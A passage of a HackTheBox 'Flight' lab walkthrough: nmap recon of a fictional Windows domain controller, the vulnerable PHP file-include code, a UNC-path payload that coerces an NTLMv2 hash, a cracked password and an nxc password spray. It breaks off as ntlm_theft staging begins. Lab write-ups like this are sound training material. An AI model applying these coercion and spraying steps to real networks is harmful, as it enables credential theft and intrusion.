HackTheBox | Flight
Flight is a hard Windows machine that starts with a website with two different virtual hosts. One of them is vulnerable to LFI and allows an attacker to retrieve an NTLM hash. Once cracked, the obtained clear text password will be sprayed across a list of valid usernames to discover a password re-use scenario. Once the attacker has SMB access as the user s.moon he is able to write to a share that gets accessed by other users. Certain files can be used to steal the NTLMv2 hash of the users that access the share. Once the second hash is cracked the attacker will be able to write a reverse shell in a share that hosts the web files and gain a shell on the box as low privileged user. Having credentials for the user c.bum, it will be possible to gain a shell as this user, which will allow the attacker to write an aspx web shell on a web site that’s configured to listen only on localhost. Once the attacker has command execution as the Microsoft Virtual Account he is able to run Rubeus to get a ticket for the machine account that can be used to perform a DCSync attack ultimately obtaining the hashes for the Administrator user.
Table of Contents
- nmap
- smb and null auth
- 80
school.flight.htb and lfi
coerce hashes and cracking with john - svc_apache and S.moon
- S.moon and c.bum
Generating files using ntl_theft tool
grabbing hash with responder and cracking with john - C.bum and user.txt
- shell as svc_apache
web server at 8000 discovery
More info on inetput development folder - shell as c.bum
aspx file generation and upload
Reverse port forwarding with chisel
Triggering the aspx file - Shell as iis apppool
Cheking privs to find SeImpersonate - Shell as nt authority and root.txt
- Taking it a step further
Uploading Rubeus and getting base64 encoded kirbi
decoding and converting to ccache
Performing secrets dump
executing psexec with administrator hash
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
  Nmap scan report for 10.129.228.120
  Host is up (0.19s latency).
  PORT     STATE SERVICE       VERSION
  53/tcp      open    domain        Simple DNS Plus
  80/tcp      open    http          Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
  |_http-title: g0 Aviation
  |_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
  | http-methods:
  |_  Potentially risky methods: TRACE
  88/tcp      open    kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-30 15:38:24Z)
  135/tcp     open    msrpc         Microsoft Windows RPC
  139/tcp     open    netbios-ssn   Microsoft Windows netbios-ssn
  389/tcp     open    ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb, Site: Default-First-Site-Name)
  445/tcp     open    microsoft-ds?
  464/tcp     open    kpasswd5?
  593/tcp     open    ncacn_http    Microsoft Windows RPC over HTTP 1.0
  636/tcp     open    tcpwrapped
  3268/tcp    open    ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb, Site: Default-First-Site-Name)
  3269/tcp    open    tcpwrapped
  Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows

  Host script results:
  | smb2-security-mode:
  |   3.1.1:
  |_    Message signing enabled and required
  |_clock-skew: 6h59m58s
  | smb2-time:
  |   date: 2026-06-30T15:38:39
  |_  start_date: N/A

  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

  Nmap done: 1 IP address (1 host up) scanned in 72.49 seconds
  Service scan ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% 0:00:00
We do get info on machine hostname G0 on domain flight.htb
smb and Null auth
we can check for null auth.
 We do have but access to shares is restricted.
80
Main page
 No clickable buttons found.
school.flight.htb and lfi
Directory bruteforce did not return much also.
Lets try vhost enum.(Update /etc/hosts first)
 We do get school so update /etc/hosts
school.flight.htb
On visiting school.flight.htb.
 No clickable apart from About,Home and blog.
But url is interesting because it takes parameter
http://school.flight.htb/index.php?view=about.html
On passing index.php as param something interesting pops up.
 On viewing the page source we do find php handling the parameter given.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<?php

ini_set('display_errors', 0);
error_reporting(E_ERROR | E_WARNING | E_PARSE);

if(isset($_GET['view'])){
$file=$_GET['view'];
if ((strpos(urldecode($_GET['view']),'..')!==false)||
    (strpos(urldecode(strtolower($_GET['view'])),'filter')!==false)||
    (strpos(urldecode($_GET['view']),'\\')!==false)||
    (strpos(urldecode($_GET['view']),'htaccess')!==false)||
    (strpos(urldecode($_GET['view']),'.shtml')!==false)
){
    echo "<h1>Suspicious Activity Blocked!";
    echo "<h3>Incident will be reported</h3>\r\n";
}else{
    echo file_get_contents($_GET['view']);
}
}else{
    echo file_get_contents("C:\\xampp\\htdocs\\school.flight.htb\\home.html");
}

?>
coerce hashes and cracking with john
So we do see there are some protections but one thing is left…windows supports both // and \\ and since
Lfi does not work even with // so we could shift our approach since its windows and try to coerce hashes.
url being http://school.flight.htb/index.php?view=//Your_address/share
 We get svc_apache NTLMv2 hash.
We can try to crack using john the ripper or hashcat…tool of your choice.
 We get new creds
svc_apache:S@Ss!K@*t13
svc_apache and S.moon
On checking share access we do get
 With Shared,Users,Web
Starting with users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# ls
drw-rw-rw-          0  Thu Sep 22 23:16:56 2022 .
drw-rw-rw-          0  Thu Sep 22 23:16:56 2022 ..
drw-rw-rw-          0  Thu Sep 22 22:28:03 2022 .NET v4.5
drw-rw-rw-          0  Thu Sep 22 22:28:02 2022 .NET v4.5 Classic
drw-rw-rw-          0  Mon Oct 31 21:34:00 2022 Administrator
drw-rw-rw-          0  Tue Jul 20 23:19:19 2021 All Users
drw-rw-rw-          0  Thu Sep 22 23:08:23 2022 C.Bum
drw-rw-rw-          0  Tue Jul 20 22:20:24 2021 Default
drw-rw-rw-          0  Tue Jul 20 23:19:19 2021 Default User
-rw-rw-rw-        174  Tue Jul 20 23:17:23 2021 desktop.ini
drw-rw-rw-          0  Tue Jul 20 22:23:25 2021 Public
drw-rw-rw-          0  Fri Oct 21 21:50:21 2022 svc_apache
# cd C.Bum
[-] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
#
Not much is seen,Lets check web and Shared.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
impacket-smbclient flight.htb/svc_apache:'S@Ss!K@*t13'@G0.flight.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use Shared
# ls
drw-rw-rw-          0  Fri Oct 28 23:21:28 2022 .
drw-rw-rw-          0  Fri Oct 28 23:21:28 2022 ..
# use Web
# ls
drw-rw-rw-          0  Tue Jun 30 19:32:00 2026 .
drw-rw-rw-          0  Tue Jun 30 19:32:00 2026 ..
drw-rw-rw-          0  Tue Jun 30 19:32:00 2026 flight.htb
drw-rw-rw-          0  Tue Jun 30 19:32:00 2026 school.flight.htb
#
Nothing of importance there too. Lets get users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
└─$ nxc smb 10.129.228.120 -u svc_apache -p 'S@Ss!K@*t13' --users
SMB         10.129.228.120   445    G0               [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.120   445    G0               [+] flight.htb\svc_apache:S@Ss!K@*t13
SMB         10.129.228.120   445    G0               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.228.120   445    G0               Administrator                 2022-09-22 20:17:02 0       Built-in account for administering the computer/domain
SMB         10.129.228.120   445    G0               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.228.120   445    G0               krbtgt                        2022-09-22 19:48:01 0       Key Distribution Center Service Account
SMB         10.129.228.120   445    G0               S.Moon                        2022-09-22 20:08:22 0       Junion Web Developer
SMB         10.129.228.120   445    G0               R.Cold                        2022-09-22 20:08:22 0       HR Assistant
SMB         10.129.228.120   445    G0               G.Lors                        2022-09-22 20:08:22 0       Sales manager
SMB         10.129.228.120   445    G0               L.Kein                        2022-09-22 20:08:22 0       Penetration tester
SMB         10.129.228.120   445    G0               M.Gold                        2022-09-22 20:08:22 0       Sysadmin
SMB         10.129.228.120   445    G0               C.Bum                         2022-09-22 20:08:22 0       Senior Web Developer
SMB         10.129.228.120   445    G0               W.Walker                      2022-09-22 20:08:22 0       Payroll officer
SMB         10.129.228.120   445    G0               I.Francis                     2022-09-22 20:08:22 0       Nobody knows why he's here
SMB         10.129.228.120   445    G0               D.Truff                       2022-09-22 20:08:22 0       Project Manager
SMB         10.129.228.120   445    G0               V.Stevens                     2022-09-22 20:08:22 0       Secretary
SMB         10.129.228.120   445    G0               svc_apache                    2022-09-22 20:08:23 0       Service Apache web
SMB         10.129.228.120   445    G0               O.Possum                      2022-09-22 20:08:23 0       Helpdesk
SMB         10.129.228.120   445    G0               [*] Enumerated 15 local users: flight
Lets perform a passsword spray against the users to see if there are creds reuse.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
└─$ nxc smb flight.htb -u users.txt -p 'S@Ss!K@*t13' --continue-on-success
SMB         10.129.228.120  445    G0               [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.120  445    G0               [-] flight.htb\Administrator:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\Guest:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\krbtgt:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
SMB         10.129.228.120  445    G0               [-] flight.htb\R.Cold:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\G.Lors:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\L.Kein:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\M.Gold:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\C.Bum:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\W.Walker:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\I.Francis:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\D.Truff:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\V.Stevens:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.129.228.120  445    G0               [-] flight.htb\O.Possum:S@Ss!K@*t13 STATUS_LOGON_FAILURE
We get new creds S.Moon:S@Ss!K@*t13
Checking on share access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
└─$ nxc smb flight.htb -u S.Moon -p 'S@Ss!K@*t13' --shares
SMB         10.129.228.120  445    G0               [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.228.120  445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
SMB         10.129.228.120  445    G0               [*] Enumerated shares
SMB         10.129.228.120  445    G0               Share           Permissions     Remark
SMB         10.129.228.120  445    G0               -----           -----------     ------
SMB         10.129.228.120  445    G0               ADMIN$                          Remote Admin
SMB         10.129.228.120  445    G0               C$                              Default share
SMB         10.129.228.120  445    G0               IPC$            READ            Remote IPC
SMB         10.129.228.120  445    G0               NETLOGON        READ            Logon server share
SMB         10.129.228.120  445    G0               Shared          READ,WRITE
SMB         10.129.228.120  445    G0               SYSVOL          READ            Logon server share
SMB         10.129.228.120  445    G0               Users           READ
SMB         10.129.228.120  445    G0               Web             READ
We have one new one,that is write access on Shared. We could write to shared something that could reach out to us.
Generating files using ntlm_theft tool
I’ll be using ntlm_theft from github
